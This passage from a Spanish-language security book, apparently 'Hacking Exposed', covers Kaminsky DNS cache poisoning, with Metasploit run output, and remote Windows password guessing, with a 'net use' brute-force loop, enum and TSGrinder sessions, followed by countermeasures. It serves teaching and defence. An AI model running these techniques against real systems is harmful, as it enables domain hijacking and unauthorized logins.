do que esperar hasta que expirara el *tiempo de vida* (o el tiempo que la información tardara en guardarse en el caché), antes de que pudiera intentar otro ataque de envenenamiento de caché. Sin embargo, ahora Juan se da cuenta de que un nuevo desperfecto DNS está extendiéndose rápidamente por Internet y se apresta a poner en acción la técnica Kaminsky de envenenamiento de DNS. Esta nueva técnica es mucho más poderosa y consume mucho menos tiempo. En el ejemplo anterior, Juan trataba de envenenar el registro (*A*) para *www.unixwiz.net*, de modo que se resuelva en *www.chicomalo.net*. Sin embargo, ¿qué pasa si Juan puede secuestrar el registro *Autoridad* y volverse el "servidor de la verdad" DNS para su dominio víctima *unixwiz.net*? Comienza a salivar sólo de pensar en las maniobras posibles:

- Hacer de los ataques de intermediario algo increíblemente sencillo.
- Llevar la suplantación de identidad a un nivel completamente nuevo.
- Atravesar casi todas las solicitudes de nombre de usuario/contraseña en sitios Web, sin importar cómo esté construido el sitio.
- Romper el sistema de autoría certificada utilizada por SSL, porque la validación de dominio envía un correo electrónico y éste es inseguro.
- Exponer el tráfico de VPN SSL debido a la forma en que se maneja la revisión de certificados.
- Forzar a que se acepten actualizaciones automáticas maliciosas.
- Filtrar información TCP y UDP de sistemas detrás de la firewall.
- Realizar fraudes mediante clics.
- Y mucho más...

De eso se trata exactamente la técnica Kaminsky. Dan descubrió que era posible y mucho más efectivo falsificar la respuesta a "quién sea el servidor de nombre con autoridad para *unixwiz.net*" en lugar de "la dirección IP de *www.unixwiz.net* es *www.chicomalo.net*". Para emplear de forma efectiva esta técnica, el chico malo pide un nombre aleatorio que es probable que no esté en el caché del dominio de destino (por ejemplo, *wwwblabla123.unixwiz.net*). Como antes, el malo enviará un flujo de paquetes forzados de regreso al servidor DNS de destino, pero en lugar de enviar de regreso información de registro falsa (A), envía un remolino de registros *Autoridad falsificados*, diciéndole al servidor DNS de destino, en esencia, "No sé la respuesta, pero pregúntale a *chicomalo.net* el nombre del servidor que tiene autoridad en *unixwiz.net*". Adivine quién controla *chicomalo.net*. Adivinó: el malo. Debido a que esta técnica de envenenamiento de DNS permite que se genere una consulta para cada nombre aleatorio dentro del dominio de destino (*wwwblabla1234.unixwiz.net*), las posibilidades de corromper el caché del servidor DNS de destino sin las restricciones de TTL observadas antes disminuyen de manera impresionante. En lugar de tener una posibilidad de engañar la respuesta para *www.unixwiz.net*, el malo sigue generando nuevos nombres aleatorios (*wwwblabla12345*, *wwwblabla123456*, etc.) hasta que el servidor DNS de destino acepta una de las respuestas engañosas. En algunos casos, esto puede tomar menos de diez segundos.

Juan Hacker conoce todo tan bien que cuando se descubre una vulnerabilidad de proporciones sísmicas, puede aprovecharse de los sistemas que aún no la sospechan y que no están par-

chados o no pueden parcharse. Juan pasa a la acción y desperdicia poco tiempo disparando la herramienta automatizada de penetración *Metasploit* (http://www.metasploit.com/), que tiene un módulo generado con anterioridad (`bailiwicked_domain.rb`) listo para la acción. Después de configurar Metasploit con la información correcta del objetivo, dispara para explotar la vulnerabilidad con gran anticipación:

```
msf auxiliary(bailiwicked_domain) > run
[*] Switching to target port 50391 based on Metasploit service
[*] Targeting nameserver 192.168.1.1 for injection of unixwiz.net.
nameservers as dns01.badguy.net
[*] Querying recon nameserver for unixwiz.net.'s nameservers...
[*]  Got an NS record: unixwiz.net.          171957  IN    NS  b.iana-
servers.net.
[*]   Querying recon nameserver for address of b.iana-servers.net....
[*]    Got an A record: b.iana-servers.net.  171028  IN    A   193.0.0.236
[*]     Checking Authoritativeness: Querying 193.0.0.236 for unixwiz.
net....
[*]     b.iana-servers.net. is authoritative for unixwiz.net., adding to
list of nameservers to spoof as
[*]  Got an NS record: unixwiz.net.          171957  IN    NS  a.iana-
servers.net.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.  171414  IN      A
192.0.34.43
[*]     Checking Authoritativeness: Querying 192.0.34.43 for unixwiz.
net....
[*]     a.iana-servers.net. is authoritative for unixwiz.net., adding to
list of nameservers to spoof as
[*] Attempting to inject poison records for unixwiz.net.'s nameservers
into 192.168.1.1:50391...
[*] Sent 1000 queries and 20000 spoofed responses...
[*] Sent 2000 queries and 40000 spoofed responses...
[*] Sent 3000 queries and 60000 spoofed responses...
[*] Sent 4000 queries and 80000 spoofed responses...
[*] Sent 5000 queries and 100000 spoofed responses...
[*] Sent 6000 queries and 120000 spoofed responses...
[*] Sent 7000 queries and 140000 spoofed responses...
[*] Sent 8000 queries and 160000 spoofed responses...
[*] Sent 9000 queries and 180000 spoofed responses...
[*] Sent 10000 queries and 200000 spoofed responses...
[*] Sent 11000 queries and 220000 spoofed responses...
[*] Sent 12000 queries and 240000 spoofed responses...
```

```
[*] Sent 13000 queries and 260000 spoofed responses...
[*] Poisoning successful after 13250 attempts: unixwiz.net. == dns01.bad-
guy.net
[*] Auxiliary module execution completed

msf auxiliary(bailiwicked_domain) > dig +short -t ns unixwiz.net
@192.168.1.1
[*] exec: dig +short -t ns unixwiz.net @192.168.1.1
dns01.badguy.net.
```

¡Lotería! Ahora el servidor DNS cree que el servidor DNS con autoridad para *unixwiz.net* es realmente *dns01.chicomalo.net*, controlado por Juan Hacker. Ahora éste es dueño del dominio completo para *unixwiz.com*. Después de atacar, cualquier cliente que pida información de búsqueda DNS del servidor DNS de destino para *unixwiz.net* recibirá la información que elija Juan. Se acabó el juego.

Como puede ver, las trampas de DNS no son cuestión de risa. Si es capaz de manipular DNS, tiene la habilidad de golpear Internet hasta su núcleo. Sólo el tiempo dirá qué tipo de daño surgirá del hecho de que los Juan Hacker del mundo aprovechen muchos de los vectores de ataque que observamos. Ahora casi todos los clientes en su escritorio son susceptibles de sufrir un ataque. Esta vulnerabilidad conduce a una nueva era de ataques que no están estrictamente enfocados al explorador, sino que tendrán como objetivo casi cualquier cliente de su escritorio (correo, mensajería instantánea, VoIP, SSL VPN, etc.). Es imperativo que parche sus servidores DNS externos, además de los internos. *Este ataque combinado con otras técnicas maliciosas tendrá éxito contra servidores DNS que se encuentren detrás de su firewall* (por favor, vuelva a leer la frase en caso de que se la haya saltado). Todos los Juan Hacker del mundo están dispuestos a enrutar su tráfico DNS al servidor DNS de su elección. Si después de leer este caso de estudio todavía se está preguntando si está visitando www.google.com o algún sitio malicioso con intenciones menos que honorables, ¡entonces empiece a aplicar los parches!

CAPÍTULO 4

HACKEO DE WINDOWS

Ha sido entretenido ver madurar a Microsoft en cuestión de seguridad desde la primera edición de este libro, hace ya casi diez años. Primero tenía que detenerse el sangrado (vulnerabilidades de configuración explotadas trivialmente como las sesiones nulas de NetBIOS y el desbordamiento de búfer IIS simples llevaron a otras formas de explotación y los ataques a usuarios clientes a través de Internet). Microsoft ha promediado apenas 70 boletines de seguridad por año entre todos sus productos desde 1998, y a pesar de la disminución en el número de boletines para algunos productos específicos, no se muestran signos de disminución.

Para estar seguros, Microsoft ha parchado diligentemente casi todos los problemas que han surgido y ha fortalecido de forma lenta el linaje de Windows con características relacionadas con seguridad a medida que ha madurado. Esto ha tenido el efecto, sobre todo, de llevar la atención, con el tiempo, a diferentes áreas del ecosistema de Windows (de servicios de red a controladores kernel para aplicaciones, por ejemplo). No ha surgido una solución mágica para reducir radicalmente la cantidad de vulnerabilidades en la plataforma, una vez más implícita en el flujo continuo de boletines de seguridad y avisos de Redmond.

Al pensar acerca de la seguridad de Windows y de observarla por muchos años, hemos reducido las áreas de mayor riesgo a dos factores: popularidad y complejidad.

La popularidad es una moneda de dos lados para quienes ejecutan tecnologías de Microsoft. Por una parte, cosecha los beneficios de un soporte de desarrollador amplio, aceptación casi universal y un ecosistema de soporte robusto a nivel mundial. Por otra parte, la monocultura dominante de Windows sigue siendo el objetivo de los atacantes que trabajan en vulnerabilidades sofisticadas para explotarlas y que después las sueltan en una escala global (las vulnerabilidades de gusanos de Internet basados en Windows como Code Red, Nimda, Slammer, Blaster, Sasser, Netsky, Gimmiv, etc., testifican la persistencia de estos problemas). Será interesante ver si esta dinámica cambia, o la manera en que lo hace, a medida que otras plataformas (como los productos cada vez más ubicuos de Apple) siguen ganando popularidad, y que características como Address Space Layout Randomization (ASLR, diseño de espacio de dirección aleatorio), incluido en versiones recientes de Windows, tienen el efecto deseado en el problema monocultural.

Tal vez la complejidad sea otro motor de la continua vulnerabilidad de Microsoft. Se dice con frecuencia que el código fuente del sistema operativo ha crecido casi diez veces de NT 3.51 a Vista. Se esperaba parte de este crecimiento (y tal vez incluso ha proporcionado refinamientos deseables), dadas las cambiantes necesidades de las diversas elecciones de los usuarios y los avances tecnológicos. Sin embargo, algunos aspectos de la complejidad creciente de Windows parecen particularmente hostiles a la seguridad: compatibilidad hacia atrás y un conjunto creciente de características.

La compatibilidad hacia atrás es un síntoma del éxito a largo plazo de Windows a través de varias generaciones de tecnología, que requieren soporte para una cola interminable de funcionalidades que sigue disponible como objetivo para hackers maliciosos. Una de las fuentes de regocijo más perdurable para los hackers fue la continua confianza de Windows en características heredadas de LAN que se dejaron abiertas para ataques simples. Por supuesto, este soporte a elementos heredados suele habilitarse en configuraciones que no son las predeterminadas, para asegurar la mayor compatibilidad posible con tales elementos.

Por último, lo que mantiene a Windows en la mira de los hackers es su continua proliferación de características y funcionalidad habilitadas como opción predeterminada dentro de la

plataforma. Por ejemplo, se tomaron tres generaciones del sistema operativo para que Microsoft se diera cuenta de que instalar y habilitar las extensiones de Internet Information Services (IIS, servicios de información de Internet) de Windows como opción predeterminada deja a sus clientes expuestos a la furia completa de redes públicas (por ejemplo, Code Red y Nimda tienen como objetivo IIS). Al parecer, Microsoft todavía necesita aprender esta lección con Internet Explorer.

A pesar de las áreas problemáticas como IE, existen algunos signos de que el mensaje está comenzando a escucharse. Windows XP Service Pack 2 y Vista se han lanzado con servicios predeterminados de red reducidos y una firewall habilitada como opción predeterminada. Nuevas características como el control de cuenta de usuario (UAC, User Account Control) comienzan a entrenar a usuarios y desarrolladores acerca de los beneficios prácticos y las consecuencias de gozar de menos privilegio. Aunque, como siempre, Microsoft tiende a seguir en lugar de guiar con estas mejoras (las firewalls de host y los modos de usuario conmutables se innovaron primero en otro lado), la escala a la que han puesto en acción estas características es admirable. Es cierto que seremos los primeros en admitir que hackear una red de Windows que consta de sistemas Vista y Windows Server 2008 (en sus configuraciones predeterminadas) es mucho más difícil que saquear un entorno lleno con sus predecesores.

Así que, ahora que hemos tomado una vista a 30 000 metros de altura de la seguridad de Windows, exploremos los detalles de aspectos básicos.

NOTA Quienes estén interesados en cubrir a fondo la arquitectura de seguridad de Windows desde la perspectiva de los hackers, nuevas características de seguridad y una discusión más detallada sobre las vulnerabilidades de seguridad de Windows y cómo resolverlas (incluidas las nuevas zonas para explotar IIS, SQL y TermServ) pueden revisar *Hackers en Windows, tercera edición* (McGraw-Hill Profesional, 2009; http://www.mcgraw-hill-educacion.com/cgi-bin/book.pl?isbn=970106755X&division=mexh).

REVISIÓN GENERAL

Hemos dividido este capítulo en tres secciones principales:

- **Ataques no autentificados** Comenzando sólo con conocimiento del sistema objetivo obtenido en los capítulos 2 y 3, en esta sección se cubren las explotaciones de red remota.
- **Ataques autentificados** Suponiendo que una de las explotaciones detalladas antes tiene éxito, ahora el atacante pasa a escalar privilegios, si es necesario, obteniendo control remoto de la víctima, extrayendo contraseñas y otra información útil, instalando puertas traseras y cubriendo sus huellas.
- **Características de seguridad de Windows** En esta última sección se proporciona una cobertura general de contramedidas integradas en el sistema operativo y mejores prácticas contra muchas explotaciones detalladas en secciones anteriores.

Antes de comenzar, es importante reiterar que en este capítulo se supondrá que mucho del trabajo base importante para atacar un sistema Windows ya se ha expuesto: selección de objetivo (capítulo 2) y enumeración (capítulo 3). Como vio en el capítulo 2, los escaneos de puertos y la

captura de anuncios son los medios primarios para identificar equipos de Windows en la red. En el capítulo 3 se mostró con detalle cómo varias herramientas utilizadas para explotar debilidades, como sesión nula SMB, pueden llevar a tesoros de información acerca de usuarios, grupos y servicios de Windows. Aprovecharemos la abundante cantidad de datos recabados de estos capítulos para obtener acceso sencillo a sistemas de Windows en este capítulo.

Lo que no se cubre

En este capítulo no se cubrirán exhaustivamente las múltiples herramientas disponibles en Internet para ejecutar estas tareas. Resaltaremos las más elegantes y útiles (en nuestra modesta opinión), pero nuestro enfoque permanecerá en los principios generales y la metodología de un ataque. ¿Qué mejor forma de preparar sus sistemas de Windows para un intento de penetración?

Una omisión deslumbrante aquí es la seguridad de las aplicaciones. Tal vez las metodologías más críticas de ataque de Windows que no se cubren en este capítulo son las técnicas de hackeo de aplicación Web. Las protecciones de capa de sistema operativo a menudo son inútiles para esos ataques en el nivel de la aplicación. En este capítulo se cubre el sistema operativo, incluido el servidor Web integrado en IIS, pero no se toca la seguridad de las aplicaciones (dejaremos eso para los capítulos 10 y 11, además de *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; http://www.webhackingexposed.com).

ATAQUES NO AUTENTIFICADOS

Los vectores primarios para comprometer sistemas de Windows de manera remota son:

- **Engaño de autentificación** El portero primario de acceso a sistemas de Windows sigue siendo la frágil contraseña. La adivinación de contraseña por fuerza bruta/diccionario común y el engaño de autentificación de intermediario permanecen como las amenazas reales a las redes de Windows.
- **Servicios de red** Las herramientas modernas hacen que el ingreso a servicios vulnerables que escuchan en la red se reduzca sólo a apuntar y hacer clic.
- **Vulnerabilidades de cliente** El software de cliente como Internet Explorer, Outlook, Windows Messenger, Office y otros han caído bajo el duro escrutinio de atacantes que buscan acceso directo a datos de cliente de usuario.
- **Controladores de dispositivo** Se sigue investigando para exponer nuevas superficies de ataques donde el sistema operativo analiza gramaticalmente datos simples de dispositivos como interfaces de red inalámbricas, memorias USB y medios insertados como discos CD-ROM.

Si protege estas vías de entrada, habrá dado grandes pasos para hacer que su sistema Windows sea más seguro. En esta sección se mostrarán las debilidades más críticas en ambas características, además de la manera de resolverlas.

Ataques de engaño de autentificación

Aunque no es tan sexy como explotar el desbordamiento de búfer que se gana los titulares, adivinar o subvertir credenciales de autentificación sigue siendo una de las formas más fáciles de obtener acceso no autorizado a Windows.

Adivinación de contraseñas remotas

Popularidad:	*7*
Simplicidad:	*7*
Impacto:	*6*
Evaluación del riesgo:	***7***

La forma tradicional de quebrar sistemas de Windows de manera remota es atacar el servicio de intercambio de archivos e impresoras de Windows, que opera a través de un protocolo denominado bloque de mensaje de servidor (SMB, Server Message Block). Se accede a SMB por medio de dos puertos TCP: 445 y 139 (el último es un servicio basado en el antiguo NetBIOS). Otros servicios que suelen atacarse mediante adivinación de contraseñas son la llamada a procedimiento remoto de Microsoft (MSRPC, Microsoft Remote Procedure Call) en 135 de TCP, Terminal Services (TS) en 3389 de TCP (aunque puede configurarse fácilmente para escuchar en cualquier otro lado), SQL en 1433 de TCP y 1434 de UDP, y productos basados en Web que utilizan la autentificación de Windows como Sharepoint (SP) a través de HTTP y HTTPS (80 y 443 de TCP, y tal vez puertos personalizados). Examinaremos brevemente las herramientas y técnicas para atacar cada uno de éstos.

No es posible acceder a SMB remotamente en la configuración predeterminada de Windows Vista y Server 2008 porque es bloqueado por la configuración predeterminada de Windows Firewall. Una excepción a esto son los controladores de dominio de Windows Server, que se vuelven a configurar automáticamente tras la promoción para exponer SMB a la red. Suponiendo que SMB es accesible, el método más efectivo para entrar en un sistema de Windows es el antiguo montaje de archivos compartidos remotos: tratar de conectarse a un recurso compartido enumerado (como IPC$ o C$) y probar combinaciones de nombre de usuario/contraseña hasta que se encuentre la que funciona. Aún disfrutamos altos niveles de riesgo al usar las técnicas de adivinación de contraseña manuales que se analizaron en los capítulos 2 y 3 desde la interfaz de usuario gráfica de Windows (Herramientas | Conectar a unidad de red...) o la línea de comando, como se muestra abajo al usar el comando `net use`. La especificación de un asterisco (*) en lugar de una contraseña provoca que el sistema remoto pida una, como se muestra aquí:

```
C:\> net use \\192.168.202.44\IPC$ * /u:Administrator
Escriba la contraseña \\192.168.202.44\IPC$
El comando se completó correctamente.
```

SUGERENCIA Si falla el inicio de sesión al tratar de usar sólo un nombre de cuenta, intente utilizar la sintaxis DOMAIN\account. El descubrimiento de dominios disponibles de Windows puede hacerse al usar herramientas y técnicas descritas en el capítulo 3.

La adivinación de contraseñas también puede hacerse fácilmente con secuencias de comandos mediante la línea de comandos y puede reducirse a la preparación rápida de un solo bucle al usar el comando `FOR` en la shell de comandos de Windows y la sintaxis anterior resaltada `net use`. Primero, cree un archivo simple de nombre de usuario y contraseña basado en combinaciones comunes de nombre de usuario/contraseña (visite, por ejemplo, http://www.virus.org/default-password/). Este archivo puede ser como éste:

```
[file: credenciales.txt]
password  username
""""   Administrator
password  Administrator
admin  Administrator
administrator Administrator
secret  Administrator
etc....
```

Observe que puede usarse cualquier delimitador para separar los valores; aquí usamos tabuladores. También observe que las contraseñas nulas deben designarse como comillas abiertas ("") en la columna de la izquierda.

Ahora podemos alimentar este archivo a nuestro comando `FOR`, de esta forma:

```
C:\>FOR /F "tokens=1, 2*" %i in (credenciales.txt) do net use \\target\
IPC$ %i /u:%j
```

Este comando analiza gráficamente credenciales.txt, al agarrar los dos primeros tokens en cada línea e insertar la primera variable `%i` (la contraseña) y la segunda como `%j` (el nombre de usuario) en el intento de conexión `net use` estándar contra el archivo compartido IPC$ para el servidor de destino. Escriba `FOR /?` en el indicador de comandos para conocer más información acerca del comando `FOR` (es uno de los más útiles para los hackers).

Por supuesto, muchos programas de software dedicados automatizan la adivinación de contraseña (una lista muy completa se ubica en http://www.tenebril.com/src/spyware/password-guess-software.php). Algunas de las herramientas gratuitas más populares son `enum`, Brutus, THC Hydra, Medusa (www.foofus.net) y Venom (www.cqure.net; Venom ataca por medio de la instrumentación de administración de Windows, o WMI, Windows Management Instrumentation, además de SMB). Aquí se muestra un ejemplo rápido de `enum` en función de alimentación de contraseñas contra un servidor denominado espejismo.

```
C:\>enum -D -u administrator -f Diccionario.txt espejismo
username: administrator
dictfile: Diccionario.txt
server: espejismo
(1) administrator |
return 1326, Logon failure: unknown user name or bad password.
(2) administrator | contraseña
[etc.]
(10) administrator | nadie
```

```
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | espacio
return 1326, Logon failure: unknown user name or bad password.
(12) administrator | abretesesamo
password found: abretesesamo
```

Después de adivinar con éxito una contraseña, encontrará que `enum` se ha autentificado con el recurso compartido IPC$ en la máquina de destino. En realidad, `enum` es lento para atacar SMB, pero es exacto (por lo general, se encuentra con menos negativas falsas que otras herramientas).

Adivinar contraseñas de TS es más complejo, porque la entrada de una contraseña real se hace por medio de una interfaz gráfica en mapa de bits. TSGrinder automatiza la adivinación de contraseñas remotas de Terminal Server y está disponible en http://www.hammerofgod.com/download.html. Aquí se muestra un ejemplo de una sesión de TSGrinder que adivina con éxito una contraseña contra un sistema Windows Server 2003 (la ventana de inicio de sesión gráfica aparece en paralelo con esta sesión de línea de comandos):

```
C:\>tsgrinder 192.168.230.244
password hansel - failed
password gretel - failed
password bruja - failed
password jengibre - failed
password nieves - failed
password blanca - failed
password manzana - failed
password adiviname - success!
```

Para adivinar otros servicios como Sharepoint, recomendamos nuevamente Hydra o Brutus de THC, porque son compatibles con varios protocolos como HTTP y HTTPS. La adivinación de contraseñas de SQL Server puede realizarse con `sqlbf`, disponible para descarga en sqlsecurity.com.

Medidas para contrarrestar la adivinación de contraseñas

Varias opciones de defensa pueden eliminar, o al menos disuadir, esta adivinación de contraseñas, incluidas las siguientes:

- Usar un firewall de red para restringir servicios posiblemente vulnerables (como SMB en 139 y 445 de TCP, MSRPC en 135 de TCP, y TS en 3389 de TCP).
- Usar la Firewall de Windows residente en el host (Win XP y posterior) para restringir el acceso a servicios.
- Deshabilitar servicios no necesarios (tenga especial cautela con SMB en 139 y 445 de TCP).
- Establezca un umbral de bloqueo de cuenta y asegúrese de que se aplique a la cuenta Administrator predeterminada.
- Registre inicios de sesión de cuenta fallidos y revise regularmente los registros de sucesos.

Con toda franqueza, defendemos el empleo de todos estos mecanismos en paralelo para lograr una defensa profunda, si es posible. Analicemos cada uno de manera breve.

Restricción del acceso a servicios al usar una firewall de red Esto es aconsejable si el sistema Windows en cuestión no debe responder solicitudes de recursos compartidos de Windows o acceso de terminal remoto. Bloquee el acceso a todos los puertos TCP y UDP no necesarios en el perímetro de la firewall o el enrutador, sobre todo 139 y 445 de TCP. En raras ocasiones debe haber una excepción para SMB, porque la exposición a SMB fuera de la firewall simplemente proporciona mucho riesgo ante un amplio rango de ataques.


Uso de Windows Firewall para restringir el acceso a servicios La Internet Connection Firewall (ICF) fue develada en Windows XP y se le cambió el nombre en iteraciones subsecuentes de cliente y servidor del sistema operativo como Firewall de Windows. Es exactamente lo que parece: una firewall basada en host para Windows. Las iteraciones tempranas tenían limitaciones, pero muchas se han resuelto en Vista, y hay muy pocas excusas para no tener esta característica habilitada. No se olvide de que una firewall es simplemente una herramienta; son las reglas del firewall las que definen el nivel de protección ofrecido, así que ponga atención a las aplicaciones que permite.

Deshabilitación de servicios innecesarios Minimizar el número de servicios que están expuestos a la red es uno de los pasos más importantes que tiene que dar para fortalecer el sistema. En particular, es importante deshabilitar NetBIOS y SMB para mitigar los ataques que identificamos antes.

Deshabilitar NetBIOS y SMB solía ser una pesadilla en versiones anteriores de Windows. En Vista y Windows 2008 Server, los protocolos de red pueden deshabilitarse o eliminarse con el uso de la carpeta Conexiones de red (busque "Habilitar o deshabilitar un protocolo o componente de red" o "Eliminar un protocolo o componente de red" en technet.microsoft.com). También puede usar el Centro de red y recursos compartidos para controlar el descubrimiento de redes y el intercambio de recursos (busque "Habilitar o deshabilitar intercambio y descubrimiento" en Technet). También pueden usarse directivas de grupo para deshabilitar el descubrimiento y el intercambio para usuarios y grupos específicos mediante un entorno bosque/dominio de Windows. Inicie la consola de administración de directivas de grupo (GPMC, Group Policy Management Console) al hacer clic en Inicio y después, en el cuadro Iniciar búsqueda, escriba **gpmc.msc**. En el panel de navegación, abra las siguientes carpetas: Directiva de equipo local, Configuración de usuario, Plantillas administrativas, Componentes de Windows y Recursos compartidos de red. Seleccione la directiva que quiere implementar en el panel detalles, ábrala y haga clic en Habilitar o Deshabilitar, y después haga clic en Aceptar.

Imposición de contraseñas más fuertes mediante directivas Microsoft ha proporcionado históricamente varias formas de imponer automáticamente que los usuarios usen contraseñas más fuertes. Se han consolidado bajo la característica de directiva de cuenta que se encuentra bajo Directiva de seguridad | Directivas de cuenta | Directiva de contraseña en Windows 2000 y superior (puede accederse a Directiva de seguridad mediante el Panel de control | Herramientas administrativas, o simplemente al ejecutar secpol.msc). Al usar esta característica, pueden imponerse ciertas directivas de contraseña de cuenta, como el tamaño mínimo y la complejidad. Las cuentas también pueden bloquearse después de un número específico de intentos de inicio de sesión fallidos. La característica Directiva de cuenta también permite a los administradores desconectar

forzosamente a los usuarios cuando sus horas de inicios de sesión expiren, una configuración útil para mantener a los ladronzuelos lejos de la galletera. Las opciones de Directivas de cuenta de Windows se muestran a continuación.



Umbral de bloqueo Tal vez uno de los pasos más importantes que se deben tomar para mitigar los ataques de adivinación de contraseña de SMB consiste en establecer un umbral de bloqueo de cuenta. Una vez que un usuario llega a este número de umbral de intentos de inicio de sesión fallidos, su cuenta se bloquea hasta que un administrador la vuelve a establecer o pase un intervalo de tiempo definido por el administrador. Los umbrales de bloqueo pueden establecerse por medio de Directiva de seguridad | Directivas de cuenta | Directiva de bloqueo de cuentas, en Windows 2000 y superior.

SUGERENCIA El uso de la vieja herramienta Passprop para aplicar manualmente directiva de bloqueo a la cuenta Administrador local no ha sido necesario desde antes de Windows 2000 Service Pack 2.

Anuncio de inicio de sesión personalizado en TS Para obstruir ataques golpeo a contraseñas de Terminal Services, implemente una observación legal personalizada para inicios de sesión de Windows. Esto puede hacerse al agregar o editar los valores de Registro, como se muestra aquí:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

Nombre	Tipo de datos	Valor
LegalNoticeCaption	REG_SZ	[custom caption]
LegalNoticeText	REG_SZ	[custom message]

Windows desplegará la leyenda y el mensaje personalizado proporcionado por estos valores después de que los usuarios presionen CTRL-ALT-SUPR y antes de que se presente el cuadro de diálogo de inicio de sesión, aunque éste sea por medio de Terminal Services. TSGrinder puede evadir fácilmente esta medida al usar su opción `-b`, que admite cualquier anuncio de inicio de

sesión antes de adivinar contraseñas. Aunque no hace nada para desviar los ataques de adivinación de contraseñas, especificar anuncios de inicio de sesión se considera una buena práctica, y puede crear posibles vías para recursos legales, así que la recomendamos en general.

Cambio del puerto TS predeterminado Otra mitigación para adivinación de contraseña TS consiste en bloquear la visión del puerto de escucha de Terminal Server predeterminado. Por supuesto, esto no hace nada para fortalecer el servicio que se habrá de atacar, pero puede evitar a los atacantes que están apurados para investigar más que un escaneo de puerto predeterminado. El cambio del puerto TS predeterminado puede hacerse al modificar la siguiente entrada de Registro:

```
HKLM\SYSTEM\CurrentControlSet\Control\
TerminalServer\WinStations\RDP-Tcp
```

Encuentre la subclave PortNumber y observe el valor de 00000D3D, hex para (3389). Modifique el número de puerto en hex y guarde el nuevo valor. Por supuesto, ahora los clientes TS tienen que configurarse para alcanzar el servidor en el nuevo puerto, lo que se hace fácilmente al agregar ":[port_number]" al nombre del servidor en el cuadro Computer del cliente gráfico de TS, o al editar el archivo de conexión de cliente (*.rdp) para incluir la línea "Server Port=[port_number]".

Auditoría y registro Aunque es probable que nunca entre alguien a su sistema por medio de una adivinación de contraseña, porque ha implementado la complejidad de contraseña y la directiva de bloqueo, aún resulta inteligente registrar intentos de inicio de sesión fallidos al usar Directiva de seguridad | Directivas locales | Directivas de auditoría. En la figura 4-1 se muestra la configuración recomendada para Windows Server 2008 en la herramienta Directiva de seguridad. Aunque estas opciones producirán los registros más informativos con efectos de rendimiento relativamente menores, recomendamos que se prueben antes de emplearse en entornos de producción.

Por supuesto, no basta con habilitar la auditoría. Debe examinar regularmente los registros para buscar evidencia de intrusos. Por ejemplo, un registro de seguridad lleno de eventos 529 o 539 (falla y bloqueos de cuenta de inicio de sesión/salida de sesión, respectivamente) es un posible indicador de que está bajo un ataque automático (de forma alterna, simplemente puede indicar que una contraseña de cuenta de servicio ha expirado). El registro incluso identificará en muchos casos el sistema ofensor. Por desgracia, el registro de Windows no informa la dirección IP del sistema atacante, sólo el nombre NetBIOS. Por supuesto, los nombres NetBIOS se falsifican de forma trivial, así que un atacante puede cambiar fácilmente el nombre NetBIOS y los registros se malinterpretarán si el nombre escogido fue uno válido de otro sistema o si el nombre NetBIOS fue seleccionado de forma aleatoria con cada solicitud.

Es molesto recorrer completo el Registro de eventos, pero, por fortuna, el Visor de eventos tiene la capacidad de filtrar un evento por fecha, tipo, fuente, categoría, usuario, equipo e ID de evento.

En el caso de quienes buscan herramientas de análisis y manipulación de registro sólidas y con secuencias de línea de comandos, se sugiere revisar Dumpel, de RK. Dumpel funciona contra servidores remotos (se requieren permisos apropiados) y pueden filtrar hasta diez ID de eventos de forma simultánea. Por ejemplo, al usar Dumpel, podemos extraer intentos de inicios de sesión fallidos (ID de evento 529) en el sistema local al usar la siguiente sintaxis:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```




Figura 4-1 Opciones de auditoría recomendadas para un servidor seguro, como se configuró al usar el complemento de Directiva de seguridad de Windows Server 2008.

